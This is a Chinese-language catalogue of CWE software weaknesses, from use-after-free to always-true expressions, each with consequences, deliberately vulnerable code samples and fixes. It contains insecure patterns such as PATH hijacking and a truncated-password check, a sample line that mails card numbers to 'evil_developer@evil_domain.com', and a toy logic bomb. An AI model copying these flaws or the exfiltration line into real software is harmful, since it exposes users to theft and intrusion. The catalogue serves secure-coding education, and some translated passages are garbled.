当程序中相同的参数两次调用 free()函数时，程序的内存管理数据结构就会被破坏。这种损坏可能会导致程序崩溃，或者在某些情况下，调用两次 malloc()函数并返回相同的指针。如果 malloc()函数两次返回相同的值，并且程序给予攻击者将这两次的返回值写入内存的权限，这个程序就很容易受到缓冲区溢出攻击。

CWE-416：Use After Free

（1）简要描述

在释放变量所占用的内存后，又继续对其进行操作。

(2)引入阶段

体系结构设计阶段，详细设计阶段，编码阶段。

（3）导致后果

信息的完整性、可用性、保密性被破坏，DoS 攻击导致程序重启、退出和崩溃，内存也可能会被更改，可能会执行未经授权的代码或命令，也可能会破坏已经分配的内存。

（4）示例程序及解释

```
#include <stdio.h>
#include <unistd.h>
#define BUFSIZER1 512
#define BUFSIZER2 ((BUFSIZER1/2) - 8)
int main(int argc, char **argv) {
char *buf1R1;
char *buf2R1;
char *buf2R2;
char *buf3R2;
buf1R1 = (char *) malloc(BUFSIZER1);
buf2R1 = (char *) malloc(BUFSIZER1);
free(buf2R1);
buf2R2 = (char *) malloc(BUFSIZER2);
buf3R2 = (char *) malloc(BUFSIZER2);

8.  strncpy(buf2R1, argv[1], BUFSIZER1-1);

9.  free(buf1R1);

free(buf2R2);
free(buf3R2);
}
```

释放 buf2R1 所占的内存后又调用 strncpy(buf2R1, argv[1], BUFSIZER1-1)函数对 buf2R1 进行操作。

（5）消除方式

确保在任意情况下，如果在释放一个变量所占内存后要继续对其进行操作，应当先为其重新分配内存。

(6)其他说明

内存更改指的是使用已经之前已经释放的内存的时候，那个内存已经被另外的程序调用或者已被其他变量占用，就可能会导致内存中数据的损坏。

CWE-426： Untrusted Search Path

（1） 简要描述

应用程序在使用外部提供的搜索路径搜索关键资源时，可能会指向不在应用程序直接控制下的资源

（2） 引入阶段

结构设计阶段

实施阶段

（3） 导致后果

攻击者可以执行自己的程序,访问未经授权的数据文件，同时以无法预计的方式修改配置

（4） 示例程序及解释

```
#define DIR "/restricted/directory"
char cmd[500];
sprintf(cmd, "ls -l %480s", DIR);
/* Raise privileges to those needed for accessing DIR. */
RaisePrivileges(...);
system(cmd);
DropPrivileges(...);
...
```

这段代码希望列出一个目录里的内容。但若黑客将 PATH 指向他控制的目录，并在其中创建一个恶意程序，则程序在执行时，根据优先级，会执行恶意程序

```
...
System.Runtime.getRuntime().exec("make");
...
```

这段代码的作用是用户在网上更新自己的密码，在 UNIX 操作系统下经常使用；但是这里的路径不是绝对的，当攻击者修改 PATH 变量就可以在他们的环境下运行程序，获取对系统的控制

（5） 消除方式

--调用其他程序时，使用完全限定的路径名来指定

--在调用其他程序之前，删除或限定所有环境设置

--在使用前检查搜索路径，删除任何可能不安全的元素

--使用需要显式路径的其他功能

（6） 其他说明

CWE-427： Uncontrolled Search Path Element

（1） 简要描述

路径中存在一个或多个可以被非计划中的人员控制的位置，常发生在一个寻找可执行文件或是代码库的目录中

（2） 引入阶段

实施阶段

（3） 导致后果

造成保密性和完整性的缺陷，可能会执行未经授权的代码或命令

（4） 示例程序及解释

```
...
System.Runtime.getRuntime().exec("make");
...
```

这段代码的作用是用户在网上更新自己的密码，在 UNIX 操作系统下经常使用。但是这里的路径不是绝对的，当攻击者修改 PATH 变量，指向一个叫做“make”的恶意代码，就可以在他们的环境下运行程序，恶意代码就取代我们试图执行的“make”文件，得到了执行

（5） 消除方式

--将搜索路径设置为一组已知的安全值，或仅允许它们由配置文件管理员来指定

--在调用其他程序时，使用完全限定的路径名来指定这些程序

--调用其他程序前，移除或限制所有环境变量

--在使用前检查搜索路径，删除任何可能不安全的元素

--使用需要显式路径的其他功能

（6） 其他说明

CWE-440： Expected Behavior Violation

（1） 简要描述

产品的一个功能或 API 运行结果与预期不符

（2） 引入阶段

结构设计阶段

实施阶段

操作阶段

（3） 导致后果

程序质量退化;

出现不同的语言;

违反软件有效性

（4） 示例程序及解释

CVE-2005-3265：程序中有三分之一的平方的库函数的使用是为了进行内部保护、防止溢出，但是实际中并没有起到效果

（5） 消除方式

（6） 其他说明

CWE-457：Use of Uninitialized Variable

（1） 简要描述

在代码中使用未初始化的变量，将会带来未预料到的结果

（2） 引入阶段

实施阶段

（3） 导致后果

导致拒绝服务软件或者以意想不到的方式修改控制流；攻击者可以使用以前的操作“预初始化”变量，这可能使代码执行

（4） 示例程序及解释

```
int aN, Bn;
switch (ctl) {
  case -1:
    aN = 0;
    bN = 0;
    break;
  case 0:
    aN = i;
    bN = -i;
    break;
  case 1:
    aN = i + NEXT_SZ;
    bN = i - NEXT_SZ;
    break;
  default:
    aN = -1;
    aN = -1;
    break;
}
repaint(aN, bN);
```

在“default”选项中，对 aN 赋值两次，却没有对 bN 赋值；如果攻击者可以故意触发一个未初始化的变量，他们可以通过崩溃程序来发动拒绝服务攻击

（5） 消除方式

--给所有的变量赋初值

--存在未初始化的变量时，发出警告

--可以使用减轻技术，例如安全字符串库和容器抽象

（6） 其他说明

CWE-459：Incomplete Cleanup

（1） 简要描述

在临时文件或支持资源被使用后，软件没有正确地清理掉它们

（2） 引入阶段

结构设计阶段

实施阶段

（3） 导致后果

可能会有临时文件数量溢出，因为目录对允许的文件量有限制，这可能会产生拒绝服务的问题

（4） 示例程序及解释

```
try {
  InputStream is = new FileInputStream(path);
  byte b[] = new byte[is.available()];
  is.read(b);
  is.close();
} catch (Throwable t) {
  log.error("Something bad happened: " + t.getMessage());
}
```

JAVA 应用程序流的资源应该在 finally 块中释放，否则一个在调用 close()之前的异常抛出将导致一个未发行的 I/O 资源；这个例子中，close()在 try 模块中调用，是不正确的

（5） 消除方式

--临时文件或支持资源在不需要使用后，应当立即删除

（6） 其他说明

CWE-464： Addition of Data Structure Sentinel

（1） 简要描述

意外地添加数据结构哨兵会引起严重的程序逻辑问题；数据结构的哨兵通常用于标记数据的结构，一个常见的例子是字符串结束或一个特殊的定点标记链表结束后的空字符，允许轻易访问这种控制数据是很危险的

（2） 引入阶段

结构设计阶段

实施阶段

（3） 导致后果

一般情况下，这类错误会通过截断数据导致数据结构不能正常工作

（4） 示例程序及解释

```
char *foo;
foo=malloc(sizeof(char)*5);
foo[0]='a';
foo[1]='a';
foo[2]=atoi(getc(stdin));
foo[3]='c';
foo[4]='\0'
printf("%c %c %c %c %c \n",foo[0],foo[1],foo[2],foo[3],foo[4]);
printf("%s\n",foo);
```

第三个字符的值由用户输入，并转换成整数；如果一个非整数从 stdin 读入，atoi 将做出转换并返回 0；当 foo 作为一串字符串打印时，0 作为一个空的终结符出现，foo[3]永远不会被打印出来

（5） 消除方式

--封装用户与数据哨兵的交互

--适当的错误检查可以减少不小心将定点值导入数据的风险

--使用抽象库去抽象风险 API

--使用操作系统级的预防功能

（6） 其他说明

上述方法中的第三条与第四条，不是完整的解决方案

CWE-467：Use of sizeof() on a Pointer Type

（1） 简要描述

内存空间中 sizeof()调用指针变量，常返回字大小的八分之一；当程序员试图判断已分配了多大的空间时，这会产生意想不到的结果

（2） 引入阶段

实施阶段

（3） 导致后果

这类错误会使一个人生成一个比所需空间小的多的缓冲区，由此带来一些相应的弱点，例如溢出问题

（4） 示例程序及解释

```
double *foo;
...
foo = (double *)malloc(sizeof(foo));
```

这个例子中 sizeof()返回的是指针的大小，而不是指针指向的数据结构

```
/* Ignore CWE-259 (hard-coded password) and CWE-309 (use of password system for authentication) for this example. */
char *username = "admin";
char *pass = "password";
int AuthenticateUser(char *inUser, char *inPass) {
  printf("Sizeof username = %d\n", sizeof(username));
  printf("Sizeof pass = %d\n", sizeof(pass));
  if (strncmp(username, inUser, sizeof(username))) {
    printf("Auth failure of username using sizeof\n");
    return(AUTH_FAIL);
  }
  /* Because of CWE-467, the sizeof returns 4 on many platforms and architectures. */
  if (! strncmp(pass, inPass, sizeof(pass))) {
    printf("Auth success of password using sizeof\n");
    return(AUTH_SUCCESS);
  }
  else {
    printf("Auth fail of password using sizeof\n");
    return(AUTH_FAIL);
  }
}
int main (int argc, char **argv)
{
  int authResult;
  if (argc < 3) {
    ExitError("Usage: Provide a username and password");
  }
  authResult = AuthenticateUser(argv[1], argv[2]);
  if (authResult != AUTH_SUCCESS) {
    ExitError("Authentication failed");
  }
  else {
    DoAuthenticatedTask(argv[1]);
  }
}
```

这个例子是用户用来检验 username 与 password 是否一致的；因为 pass 实例化为一数组，所以 sizeof(pass)在大多数情况下返回 4，所以 strncmp 函数仅比较密码的前四位，造成了系统的不安全性

（5） 消除方式

--尽量使用“sizeof(*pointer)”的形式代替“sizeof(pointer)”

（6） 其他说明

CWE-468：Incorrect Pointer Scaling

（1）简要描述

在 C 和 C++中,人们常常会不小心，当数学操作是隐式扩展时的语义时，造成

错误的记忆。

（2）引入阶段

实现平台：语言：C 或 C++；
模式介绍：程序员可能试图从一个指针索引添加一个字节的数量。这是不正确的，因为 C 和 C++隐式规模大小的数据类型的操作数被限制。

（3）导致后果

范围	影响
保密性 完整性	技术影响：读取内存；修改内存 错误的指针标度往往会导致缓冲区溢出条件。如果缺点是环境在过度读取或正在读取缓冲区，那么保密可以被允许。

（4）示例程序及解释

程序：用来计算第二字节指针的位置

```
int * p = x;
char * second_char = (char *)(P + 1);
```

解释：

在这个例子中， second_char 旨在指向 p 的第二个字节。但是， P+1 实际上增加了 sizeof（int）大小的空间给 P，给出的结果不正确（3 个字节在 32 位平台上）。如果所得到的存储器地址被读出，这可能是一种信息泄漏。如果它是一个写，也可能是一个强调安全的写入未授权内存—无论它是否是一个缓冲区溢出。

（5）消除方式

1、体系结构和设计阶段：使用一个平台高级内存抽象。
2、实施阶段：总是使用数组索引，而不是指针直接操纵。
3、体系结构和设计阶段：使用技术来防止缓冲区溢出

CWE-469：Use of Pointer Subtraction to Determine Size

（1）简要描述

应用从一个指针中去掉另一个指针用以确定大小，但是如果不存在相同的内存块的指针，那么这个计算可以是不正确的。

（2）引入阶段

实现平台：语言：C 或 C++；
模式介绍：程序员可能试图从一个指针索引添加一个字节的数量。这是不正确的，因为 C 和 C++隐式规模大小的数据类型的操作数被限制。

（3）导致后果

范围	功效
访问控制 保密性 完整性 可用性	技术影响：执行未经授权的代码或命令；获得特权/夺取身份 这有潜在的任意代码执行程序的部分特权。

（4）示例程序及解释

程序：下面的例子中包含用于确定在一个链表节点的数目的方法的尺寸。该方法被传递一个指向链接列表的头部。

```
struct node {
int data;
struct node* next;
};
// Returns the number of nodes in a linked list from
// the given pointer to the head of the list.
int size(struct node* head) {
struct node* current = head;
struct node* tail;
while (current != NULL) {
tail = current;
current = current->next;
}
return tail - head;
```

}
// other methods for manipulating the list

...
解释：

该方法创建一个指针指向列表的末尾，并使用指针减法通过从头部指针减去尾指针，以确定在所述列表中的节点的数目的指针。不能保证，在同一存储区域中存在的指针，因此以这种方式使用指针减法可能会返回错误的结果，并存在其他意外情况。在这个例子中，计数器应当被用来确定在该列表中的节点的数目，如显示在下面的代码。

（5）消除方式

保存一个索引变量，这是一个推荐的解决方案。而不是减去另一个指针，使用相同的大小指标变量问题中的指针。使用这个变量来“跑通”，从一个指向其他计算的差异，并且频繁检查这个号码。

CWE-475： Undefined Behavior for Input to API

（1）简要描述

这类函数的行为不能被定义,除非其控制参数设置为一个特定的值。

（2）引入阶段

适用于所有语言

（3）导致后果

范围	影响
其他	技术影响：质量退化 根据上下文而异

（4）示例程序及解释

无

（5）消除方式

无

CWE-476： NULL Pointer Dereference

（1）简要描述

总结

应用程序时出现空指针废弃取消引用指针, 它预计将是有效的, 但是是空的, 通常导致崩溃或退出。

扩展描述

空指针的问题可以通过一些缺陷发生, 包括竞争条件和简单的编程遗漏。

（2）引入阶段

适用平台：C、C++、Java、.NET 语言

（3）导致后果

范围	影响
可用性	技术影响：DOS：崩溃/退出/重启 如果不进行异常处理（在某些平台上）使其可行，那么 NULL 指针间接引用时就会经常导致在过程中的失败，。
完整性 保密性 可用性	技术影响：执行未经授权的代码或命令 在极少数的情况和环境，代码执行是可行的。

（4）示例程序及解释

程序：

这个例子从用户那带走了一个IP地址，验证它的完整性，查看主机名称并且拷贝到缓冲区。

```
void host_lookup(char *user_supplied_addr){
struct hostent *hp;
in_addr_t *addr;
char hostname[64];
in_addr_t inet_addr(const char *cp);
/*routine that ensures user_supplied_addr is in the right format for conversion */
validate_addr_form(user_supplied_addr);
addr = inet_addr(user_supplied_addr);
hp = gethostbyaddr( addr, sizeof(struct in_addr), AF_INET);
strcpy(hostname, hp->h_name);
}
```

解释：如果攻击者提供了一个看起来格式比较好的地址，但是地址不能决定主机名，然后调用 gethostbyaddr（）返回 NULL。由于代码不能检查 gethostbyaddr（）的返回值，一个空指针废弃然后就会出现 strcpy()的调用。
需要注意的是这个例子也容易缓冲区溢出。

（5）消除方式

实施阶段：
　　如果所有能被修改的指针在使用以前被明确选中，几乎所有的空指针的间接引用都可以避免。
需求阶段：
　　选择可以使用的语言,这些问题并不容易。
实施阶段：
　　检查所有函数返回值的结果，在使用前验证是否非空。
体系结构设计阶段：
　　确定从外部来源接收信息的所有变量和数据存储，并应用输入验证以确保他们只是初始化为期望值。

CWE-478： Missing Default Case in Switch Statement

（1）简要描述

　　代码在 switch 语句中没有 default 模块，这可能会导致复杂的逻辑错误。
　　这个缺陷是软件开发中的一个常见问题，不是所有的值对一个变量由一个给定的过程被考虑或处理，正因为如此，进一步的决定基于比较少的信息和导致的连锁故障。这个连锁故障可能导致任何数量的安全性问题，并在系统中造成一个比较大的故障。

（2）引入阶段

适用平台：C、C++、Java、.NET 语言

（3）导致后果

范围	影响
完整性	技术影响：不同的上下文；改变执行逻辑 根据所涉及的逻辑的情况，可能会造成任何后果：例如，保密，认证，授权，可用性，完整性，责任，或不可抵赖性等问题。

（4）示例程序及解释

下面不能正常检查返回代码，当在安全检查函数中返回 a-1 个值，如果攻击者能够调用引起错误的数据，那么攻击者可能会绕开安全检查：

```
#define FAILED 0
#define PASSED 1
int result;
...
result = security_check(data);
switch (result) {
case FAILED:
printf("Security check failed!\n");
exit(-1);
//Break never reached because of exit()
break;
case PASSED:
printf("Security check passed.\n");
break;
}
// program execution continues...
```

取而代之的是默认的标签应使用去向不明的条件：

```
#define FAILED 0
#define PASSED 1
int result;
...
result = security_check(data);
switch (result) {
case FAILED:
printf("Security check failed!\n");
exit(-1);
//Break never reached because of exit()
break;
case PASSED:
printf("Security check passed.\n");
break;
default:
printf("Unknown error (%d), exiting...\n",result);
exit(-1);
}
```

这个标签被使用，因为假设不能作出可以在所有可能都解释的情况。一个好的做法是保留对错误处理的默认情况。

（5）消除方式

实施阶段：

当在基于给定变量的值调整流量或数值时，确保没有下落不明的情况下。在 switch 语句中，这可以通过使用默认标签来完成。

在 switch 语句状态的情况中，如果做得正确，那么创建 default case 可以缓解这种情况。通常在默认情况下，default case 仅仅是用来代表一个假定的选项，而不是为无效的输入检查工作。这是比较差的做法，在某些情况下是完全忽略了 default case。

CWE-479： Signal Handler Use of a Non-reentrant Function

（1）简要描述

该程序定义的信号处理函数调用不可重入功能。

（2）引入阶段

适用平台：C、C++语言

（3）导致后果

范围	影响
保密性 可用性	技术影响：执行未经授权的代码或命令 可能会通过使用 write-what-where 条件来执行任意代码
完整性	技术影响：修改应用程序数据 信号竞态条件往往会导致数据损坏。

（4）示例程序及解释

在本实施例中，信号处理程序使用 syslog()来登录消息：syslog 内部会调用 malloc，而 malloc 是不可重入函数，在信号处理函数中调用不可重入函数会导致死锁问题。

```
char *message;
void sh(int dummy) {
syslog(LOG_NOTICE,"%s\n",message);
sleep(10);
exit(0);
}
int main(int argc,char* argv[]) {
...
signal(SIGHUP,sh);
```

```
signal(SIGTERM,sh);
sleep(10);
exit(0);
}
```

如果执行第一次调用的信号处理程序在调用 syslog（）后暂停，信号处理程序调用了两次，通过系统日志分配的内存进入一个不确定并且可利用状态，数据出现损坏，结果不可预知。

（5）消除方式

需求阶段：需要语言或库,提供可重入的功能,或使它更容易避免这个弱点。
体系结构和设计阶段：设计信号处理程序只设置 flag 而不是执行复杂的功能。
实施阶段：确保不可重入函数中没有信号处理程序。

CWE-480： Use of Incorrect Operator

（1）简要描述

程序员意外使用了错误的操作符,在安全相关方面中改变应用程序的逻辑。这些类型的错误一般排印错误的结果。

（2）引入阶段

适用平台：C、C++、Perl 语言

（3）导致后果

范围	影响
其他	技术影响：改变执行逻辑 这个弱点可能导致执行意外的逻辑以及其他应用程序意外的行为。

（4）示例程序及解释

下面的 C / C ++和 C＃的例子试图验证对整数值 100 的 int 输入参数。

```
C/C# Example: Bad Code
int isValid(int value) {
if (value=100) {
printf("Value is valid\n");
return(1);
}
printf("Value is not valid\n");
```

```
return(0);
}
```

但是，表达式在语句判断是否使用赋值运算符“=”，而不是对操作符“==”进行比较。使用赋值运算符而不是比较操作的结果会导致 int 变量在本地重新分配，并在 if 语句将始终评估的值在表达式右边的表达。这将导致不能正确验证输入值，可能会造成意想不到的结果。

（5）消除方式

无

CWE-481：Assigning instead of Comparing

（1）简要描述

在需要做比较时，代码中错误地使用一个运算符去赋值

（2）引入阶段

实现阶段

（3）导致后果

改变了执行逻辑

（4）示例程序及解释

示例一：

```
int isValid(int value) {
if (value=100) {
printf("Value is valid\n");
return(1);
}
printf("Value is not valid\n");
return(0);
}
```

在应该对 value 的值进行判断时，错误地使用了=符号，而正确的符号应该是==

示例二：

```
void processString (char *str) {
int i;
for(i=0; i<strlen(str); i++) {
if (isalnum(str[i])){
```

```
processChar(str[i]);
}
else if (str[i] = ':') {
movingToNewInput();}
}
}
}
```

在对字符串 str 中的字符判断是否为冒号时，错误地使用=，使得字符串 str 全部被赋值为冒号。正确的符号为==

示例三：

```
public void checkValid(boolean isValid) {
if (isValid = true) {
System.out.println("Performing processing");
doSomethingImportant();
}
else {
System.out.println("Not Valid, do not perform processing");
return;
}
}
```

对布尔变量 isValid 判断是否为 true 时，错误地使用=。正确的符号为==

示例四：

```
void called(int foo){
if (foo=1) printf("foo\n");
}
int main() {
called(2);
return 0;
}
```

判断 foo 值是错误地使用=符号赋值，正确的比较符号为==

（5）消除方式

使用正确的比较运算符

（6）其他说明

CWE-482：Comparing instead of Assigning

（1）简要描述

在需要做赋值时，代码中错误地使用一个运算符去比较

（2）引入阶段

实现阶段

（3）导致后果

损害可用性

损害完整性

未知的状态

（4）示例程序及解释

示例一：

```
void called(int foo) {
foo==1;
if (foo==1) printf("foo\n");
}
int main() {
called(2);
return 0;
}
```

在对 foo 应该赋值时，错误地使用==进行了比较运算。正确的符号为=

示例二：

```
#define SIZE 50
int *tos, *p1, stack[SIZE];
void push(int i) {
p1++;
if(p1==(tos+SIZE)) {
// Print stack overflow error message and exit
}
*p1 == i;
}
int pop(void) {
```

```
if(p1==tos) {
// Print stack underflow error message and exit
}
p1--;
return *(p1+1);
}
int main(int argc, char *argv[]) {
// initialize tos and p1 to point to the top of stack
tos = stack;
p1 = stack;
// code to add and remove items from stack
...
return 0;
}
```

在应该对 p1 指针指向的内容赋值时，错误地使用==符号进行比较。正确的符号为=

（5）消除方式

使用正确的赋值运算符

（6）其他说明

CWE-483：Incorrect Block Delimitation

（1）简要描述

包含了两个或者更多语句的程序块没有明确的分界

（2）引入阶段

实现阶段

（3）导致后果

损害保密性

损害完整性

损害可用性

改变了执行逻辑

（4）示例程序及解释

示例一：

```
if (condition==true)
Do_X();
Do_Y();
```

不明确在条件语句对应程序块的执行内容

示例二：

```
if (condition==true) Do_X();
Do_Y();
```

不明确在条件语句对应程序块的执行内容，导致程序的脆弱性

（5）消除方式

使用明确的程序块分界，比如某些语言中的括号

（6）其他说明

CWE-484：Omitted Break Statement in Switch

（1）简要描述

在 switch 或者类似的结构中，遗漏了 break 语句，导致代码所关联的程序执行状态有多种，造成执行逻辑错误

（2）引入阶段

实现阶段

（3）导致后果

改变了执行逻辑

（4）示例程序及解释

示例一：

```
public void printMessage(int month){
switch (month) {
case 1: print("January");
case 2: print("February");
case 3: print("March");
case 4: print("April");
case 5: print("May");
case 6: print("June");
case 7: print("July");
case 8: print("August");
case 9: print("September");
case 10: print("October");
case 11: print("November");
case 12: print("December");
}
println(" is a great month");
}
```

遗漏 break 语句

示例二：

```
void printMessage(int month){
switch (month) {
case 1: printf("January");
case 2: printf("February");
case 3: printf("March");
case 4: printf("April");
case 5: printff("May");
case 6: printf("June");
case 7: printf("July");
case 8: printf("August");
case 9: printf("September");
case 10: printf("October");
case 11: printf("November");
case 12: printf("December");
}
printf(" is a great month");
}
```

遗落 break 语句

（5）消除方式

增加 break 语句

（6）其他说明

CWE-500：Public Static Field Not Marked Final

（1）简要描述

一个对象具有一个公开静态空间，但没有被标记为 final，导致该空间能够被未预期的方式修改，即公开静态变量可以被任何对象读和修改

（2）引入阶段

实现阶段

（3）导致后果

损害完整性

对象潜在地允许被修改应用数据

损害保密性

对象潜在地允许被读取应用数据

（4）示例程序及解释

示例一：

```
class SomeAppClass {
public:
static string appPropertiesConfigFile = "app/properties.config";
...
}
```

示例二：

```
public class SomeAppClass {
public static String appPropertiesFile = "app/Application.properties";
...
}
```

示例中均未将 public static 对象声明为 final 类型

（5）消除方式

在设计和体系结构搭建时准确定义所有关键数据，包括其是否要定义为静态；

实现阶段将静态的空间全部置为 private 或 constant

（6）其他说明

CWE-506：Embedded Malicious Code

（1）简要描述

应用中包含恶意代码，包括木马、后门、时间炸弹、逻辑炸弹等

（2）引入阶段

实现阶段

（3）导致后果

损害保密性

损害完整性

损害可用性

执行未授权的代码和指令

10. （4）示例程序及解释

示例一：

```
boolean authorizeCard(String ccn) {
// Authorize credit card.
...
mailCardNumber(ccn, "evil_developer@evil_domain.com");
}
```

示例中恶意开发者在代码中嵌入一行语句将用户的信用卡密码发送给他自己的邮箱

（5）消除方式

通过测试发现恶意代码，并移除所有的恶意代码。查找方式有：

1. 手动静态分析二进制代码或字节文件——利用二进制代码或字节文件反编译器进行反编译，之后手动查找恶意代码
2. 手动给出运行结果并动态分析——在监视下自动执行程序，与预期结果比对
3. 手动静态分析源代码——利用手动代码复审手段
4. 自动静态分析

（6）其他说明

CWE-510：Trapdoor

（1）简要描述

后门是一段隐藏的代码。在接收到特殊的输入时，它会做出相应，允许用户不经过常规的安全检查机制而访问资源。

（2）引入阶段

设计和体系结构搭建

实现阶段

使用阶段

（3）导致后果

损害安全性

损害完整性

损害可用性

损害访问控制机制

执行未授权的代码和指令

跳过保护机制

（4）示例程序及解释

（5）消除方式

安装时核实软件是否被完整安装；

测试时重点检查涉及特殊功能的代码，特别是与授权、获取帮助、网络连接相关的代码。方法包括：

1. 自动静态分析二进制代码或字节文件——利用二进制代码或字节文件取样器等等
2. 手动静态分析二进制代码或字节文件——利用二进制代码或字节文件反编译器进行反编译，之后手动查找恶意代码
3. 手动给出运行结果并动态分析——在监视下自动执行程序，与预期结果比对；强制执行某路径；Debugger；监视虚拟环境，即将潜在恶意代码在沙箱或虚拟机中运行，查看是否有可疑之处
4. 手动静态分析源码——手动代码复审或对关键点进行检查
5. 自动静态分析源码——基于上下文的代码脆弱性检查器
6. 体系结构和设计复审——按照 IEEE1028 标准检查或常规检查

（6）其他说明

CWE-511：Logic/Time Bomb

（1） 简要描述

在特定的逻辑条件满足或特定时间到来时，软件中的某段代码将被执行，破坏软件的正常运行。该恶意代码可能是由木马程序植入的。

（2） 引入阶段

总体设计阶段、实现阶段。

（3） 导致后果

通过使系统崩溃、删除文件、增加系统响应时间来使软件停止服务或降低软件服务质量。

（4） 示例程序及解释

```
If(sysTime=”2016/9/11”){
    while(1){
        char *p=new char(8192);
    }
}
```

该段代码在特定系统日期到来时，会不断申请内存空间并阻塞程序，最终导致内存溢出、软件崩溃。

（5） 消除方法

安装软件前确认软件可靠。

使用运行时代码覆盖测试，检查没有被覆盖到的代码。

（6） 其他说明

CWE-526：Information Exposure Through Environmental Variables

（1） 简要描述

环境变量中可能包括一些关于远程服务器的敏感信息。

（2） 引入阶段

系统设计阶段、实现阶段、操作阶段。

（3） 导致后果

泄露机密信息，泄露应用程序数据。

（4） 示例程序及解释

（5） 消除方法

采用保护手段，防止环境变量暴露给用户。

（6） 其他说明

CWE-534：Information Exposure Through Debug Log Files

（1） 简要描述

应用程序没有充分限制用户查看应用程序调试信息。

（2） 引入阶段

操作阶段。

（3） 导致后果

机密数据泄露、应用程序数据被查看。

（4） 示例程序及解释

（5） 消除方法

在实际将应用作为软件产品交付前去除调试日志信息。

（6） 其他说明

CWE-535：Information Exposure Through Shell Error Message

（1） 简要描述

一条命令行解释器的错误消息通常表明软件中出现了一个没有对应处理机制的意外状况。在很多情况下，恶意攻击者可能通过故意制造这样的状况来尝试获取软件系统的访问权限。

（2） 引入阶段

系统结构设计阶段和实现阶段。

（3） 导致后果

机密数据泄露、应用程序数据被查看。

（4） 示例程序及解释

（5） 消除方法

完善软件对于各种意外状况的处理机制，增强软件健壮性。同时避免将命令行解释器错误信息暴露给外部使用者。

（6） 其他说明

CWE-546：Suspicious Comment

（1） 简要描述

代码注释中可能提示了软件脆弱性部分、未完成的函数功能或开发者未解决的软件错误，尤其是其中包含“BUG”、“HACK”，“FIXME”，“TODO”等字眼时，很容易被查出，进而导致软件的脆弱部分暴露无遗。

（2） 引入阶段

软件系统实现阶段。

（3） 导致后果

可疑的代码注释可能暗示软件中存在待解决的问题，是软件质量差的表现。而且可能导致进一步开发时出现更多的错误，或者为攻击者提示了软件脆弱部位的存在位置。

（4） 示例程序及解释

```
if (user == null) {
// TODO: Handle null user condition.
}
```

这一段代码本应定义了当 user 变量为空时，软件做出的处理操作，但是该处理操作并没有完成，而是用一行带有“TODO”字样的注释作为替代。这样做并不能真正处理该情况，如不修复，可能导致软件在此处出现错误。也可能向攻击者提示软件缺乏对该情况的处理办法，导致该脆弱性被利用。

（5） 消除方法

提前删除这些提示了软件错误、脆弱性的注释文本，并且在软件开发过程中就尽量避免使用这种注释。

（6） 其他说明

CWE-561：Dead Code

（1） 简要描述

软件包含部分永远不会被执行的代码。

（2） 引入阶段

软件系统实现阶段。

（3） 导致后果

软件包含永远不会被执行的代码，说明在软件编写过程中存在需要修正的错误，而且也显示出了软件的质量较差。

（4） 示例程序及解释

```
String s = null;
if (b) {
    s = "Yes";
    return;
}
if (s != null) {
    Dead();}
```

这一段代码中的第二个条件判断永远不会判定为真，也就是其中的代码永远不会被执行。

```
public class Dead {
    String glue;
    public String getGlue() {
        return "glue";
    }
}
```

这一段代码中，开发者错把字符串常量作为返回值，于是字符串变量 glue 永远不会被用到了。

（5） 消除方法

提前删除这些不会被执行的代码。

可以使用静态分析工具来检测这样的代码。

（6） 其他说明

CWE-562：Return of Stack Variable Address

（1） 简要描述

如果某个函数返回的是变量的栈地址，这可能会导致程序发生意料外的运行情况，甚至导致程序崩溃。这是由于当函数执行完毕返回值得时候，会将其使用的栈空间释放，而如果此时返回的是该函数中声明的变量的栈地址，则此时栈中该地址可能已经被其他变量占用，甚至被其他程序占用，这样通常会因为访问越界而导致程序崩溃。

（2） 引入阶段

软件系统实现阶段。

（3） 导致后果

软件运行错误，甚至崩溃。

（4） 示例程序及解释

```
char* getName() {
    char name[STR_MAX];
    fillInName(name);
    return name;
}
```

这一段 C 程序返回的是字符指针 name 的地址，由于没有使用动态分配的方法为 name 分配堆空间，name 使用的是 getName 函数的栈空间，而该函数结束时，返回的 name 地址可能被其他变量或函数占用，从而导致错误的发生。

（5） 消除方法

可以使用静态分析工具来检测这样的错误。

（6） 其他说明

CWE-563：Unused Variable

（1）简要描述

变量被分配相应的值，但从未使用。变量被赋值之后，要么被更新，要么超出范围。但是，未被使用的变量有可能指向一个Bug。

（2）引入阶段

实现阶段

（3）导致后果

1.代码质量下降

2.值被上下文（context）所改变

此缺陷通常会是Bug的象征，或者代表代码质量很低。它甚至会导致更多的缺陷和Bug。

（4）示例程序及解释

```
r = getName();//此时r已经得到分配的空间及值
r = getNewBuffer(buf);//但对r进行了重新分配，之前的值并没有被用到
```

（5）消除方式

删除无用的变量

（6）其他说明

无

CWE-570：Expression is Always False

（1）简要描述

软件中包含永假的表达式。

（2）引入阶段

实现阶段

（3）导致后果

1. 代码质量下降

2. 值被上下文（context）所改变

（4）示例程序及解释

这是一个关于电子商务的产品预定与库存的程序应用程序，带两个参数，一个是产品数量，一个是账户中的数量。如数字有效，则更新产品库存，用户账户和用户的订单。

```
public void updateUserAccountOrder(String productNumber, String accountNumber)
{
boolean isValidProduct = false;
boolean isValidAccount = false;
if (validProductNumber(productNumber)) {
isValidProduct = true;
updateInventory(productNumber);
}
else {
return;
}
if (validAccountNumber(accountNumber)) {
isValidProduct = true;
updateAccount(accountNumber, productNumber);
}
if (isValidProduct && isValidAccount) {
```

```
updateAccountOrder(accountNumber, productNumber);
}
}
```

在此程序中，”isValidAccount”始终被初始化为 false，因此 updateAccountOrder()函数将永远不会被调用，使程序在 Inventory（存货清单）和 Account（账户）被更新后，但“Order”的数据库却不被更新，产生严重的问题。

解决：

```
…
if (validAccountNumber(accountNumber)) {
isValidAccount = true;
updateAccount(accountNumber, productNumber);
}
```

（5）消除方式

测试：使用静态检测工具，即可检测出上述问题。

（6）其他说明

无

CWE-571：Expression is Always True

（1）简要描述

软件中包含永真的表达式。

（2）引入阶段

实现阶段

（3）导致后果

1. 代码质量下降

2. 值被上下文（context）所改变

（4）示例程序及解释

下面的代码是一个在电子商务的订单/存单使用的 updateInventory（）方法，它用来检查进入的产品是否在商店或者库房。若发现产品，则该方法将会更新商店或者库房的数据库；反之，则会做其他处理而非更新数据库。

```
public void updateInventory(String productNumber) {
    boolean isProductAvailable = false;
    boolean isDelayed = false;
    if (productInStore(productNumber)) {
        isProductAvailable = true;
        updateInStoreDatabase(productNumber);
    }
    else if (productInWarehouse(productNumber)) {
        isProductAvailable = true;
        updateInWarehouseDatabase(productNumber);
    }
    else {
    isProductAvailable = true;
    }
    if ( isProductAvailable ) {
        updateProductDatabase(productNumber);
    }
    else if ( isDelayed ) {
